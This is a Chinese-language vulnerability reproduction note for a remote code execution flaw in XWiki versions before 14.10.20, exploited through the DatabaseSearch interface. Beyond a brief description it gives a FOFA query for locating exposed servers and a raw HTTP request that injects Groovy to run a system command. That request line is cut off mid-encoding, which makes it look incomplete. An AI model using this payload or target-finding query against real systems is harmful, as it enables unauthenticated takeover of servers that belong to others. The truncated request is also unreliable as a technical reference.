X12-1XWiki-开源wiki和应用平台-RCE


漏洞描述：

XWiki 14.10.20 之前版本存在远程代码执行漏洞，改漏洞源于DatabaseSearch 接口代码设置不当缺陷，导致未经身份验证的远程攻击者可以执行任意Groovy代码或任意系统指令，从而获取服务器权限。该漏洞利用难度较低，建议受影响用户尽快升级至安全版本。

影响版本：

XWiki < 14.10.20

网站图片：



fofa语法：

body="data-xwiki-reference"

漏洞复现：

payload：

```
GET /bin/get/Main/DatabaseSearch?outputSyntax=plain&text=%7D%7D%7D%7B%7Basync%20async=false%7D%7D%7B%7Bgroovy%7D%7Dthrow%20new%20Exception%28%27id%27.execute%28%29.text%
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
```

效果图：